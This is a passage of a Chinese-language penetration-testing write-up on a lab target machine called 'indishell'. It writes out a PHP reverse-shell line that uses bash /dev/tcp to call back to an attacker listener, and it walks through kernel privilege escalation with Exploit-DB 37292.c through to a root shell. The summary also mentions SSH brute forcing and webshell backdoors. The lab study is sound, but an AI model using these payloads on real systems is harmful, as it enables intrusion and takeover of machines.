
当然，重点来了，除了可以写入一个Webshell的php木马，还可以写一个反弹shell的会话木马 `rev_shell.php`。

使用echo向rev_shell.php文件写入以下语句，利用的是php system系统命令调用函数：

```
echo '<?php system('echo "bash -i >& /dev/tcp/192.168.11.11/9999 0>&1" | bash'); ?>' >> rev_shell.php
```

```
root@indishell:/var/www# cat rev_shell.php
<?php system('echo "bash -i >& /dev/tcp/192.168.11.11/9999 0>&1" | bash'); ?>
root@indishell:/var/www#
```

此时在kali监听指定端口9999，在浏览器访问反弹shell文件 `rev_shell.php`，即可建立反弹shell，之后都可以进行连接



index页面渗透到此。

3、Linux内核提权

根据网上大佬的WriteUp，得知该靶机还可以利用内核漏洞进行渗透提权。

利用得到的Webshell，使用以下语句查看目标主机系统内核版本以及Linux系统版本

- `uname -a` : 内核版本
- `cat /etc/issue` : Linux系统版本

```
www-data@indishell:/var/www$ uname -a && cat /etc/issue
uname -a && cat /etc/issue
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UT
```

```
C 2014 1686 1686 1386 GNU/Linux
Ubuntu 12.04.5 LTS \n \l
```

```
www-data@indishell:/var/www$
```

https://blog.csdn.net/qq_43968080

得到内核版本是 `Linux indishell 3.13.0-32-generic`，系统版本是 `Ubuntu 12.04.5 LTS`，在kali上查询已有的exp

```
root@kali:~/Desktop# searchsploit Ubuntu 12.04
```

Exploit Title	Path (/usr/share/exploitdb/)
Linux Kernel (Ubuntu 11.10/12.04) - bi	exploits/linux/dos/41767.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.	exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.	exploits/linux/local/37293.txt
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu	exploits/linux_x86-64/local/33589.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04	exploits/linux_x86-64/local/34134.c
Linux Kernel < 3.5.0-23 (Ubuntu 12.04.	exploits/linux/local/44299.c
usb-creator 0.2.x (Ubuntu 12.04/14.04/	exploits/linux/local/36820.txt

Shellcodes: No Result

https://blog.csdn.net/qq_43968080


复制对应文件，赋予其可执行权限

```
root@kali:~/Desktop# cp /usr/share/exploitdb/exploits/linux/local/37292.c ./
root@kali:~/Desktop# ls -l
```

权限	用户	组	大小	日期	时间	文件
-rw-r--r--	1 root	root	5	1月	22 03:22	123
-rw-r--r--	1 root	root	0	4月	3 11:05	182.168.11.22-webfile.txt
-rw-r--r--	1 root	root	5119	4月	5 06:03	37292.c
drwxr-xr-x	5 root	root	4096	4月	1 02:46	CMSmap
-rw-r--r--	1 root	root	12224	3月	25 08:36	nmap-script

https://blog.csdn.net/qq_43968080

使用Xshell发送至Windows本地，利用Webshell用蚁剑将其上传至网站下



修改权限为可执行文件

```
www-data@indishell:/var/www/uploaded_images$ chmod 777 37292.c
chmod 777 37292.c
www-data@indishell:/var/www/uploaded_images$ ls -l
```

权限	用户	组	大小	日期	时间	文件
-rwxrwxrwx	1 www-data	www-data	5119	Apr	5 15:54	37292.c
-rwxrwxrwx	1 root	root	473729	Mar	29 2017	CaptBarbossa.JPG

使用gcc编译文件：`gcc 37292.c -o exp`，执行即可提权至root权限

```
www-data@indishell:/var/www/uploaded_images$ gcc 37292.c -o exp
gcc 37292.c -o exp
www-data@indishell:/var/www/uploaded_images$ ./exp
./exp
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# whoami
root
#
```

三、总结

1、本次渗透成功的地方有以下几处：

- ssh弱口令爆破，进入系统后本身就是root权限，重新创建root用户并挂马
- 利用任意文件下载漏洞得到数据库账户，进入phpmyadmin后台得到用户账户
- 使用得到的账户进入网站后台，利用文件包含与图片马拿到Webshell与会话shell，提权
- 利用Linux内核版本漏洞提权

2、有一处知识点：

- 写入php木马建立反弹会话shell

原先只会利用上传文件或者是写文件，创建一个Webshell，但是Webshell的可操作性不高，一般只能对网站进行相关操作，而无法对目标系统实施控制，所以尝试了以下写入一个建立反弹shell的php文件，结果成功了！

php文件中添加的语句如下：

```
<?php system('echo "bash -i >& /dev/tcp/192.168.11.11/9999 0>&1" | bash'); ?>
```

之后监听相应端口，访问该文件，即可建立反弹shell。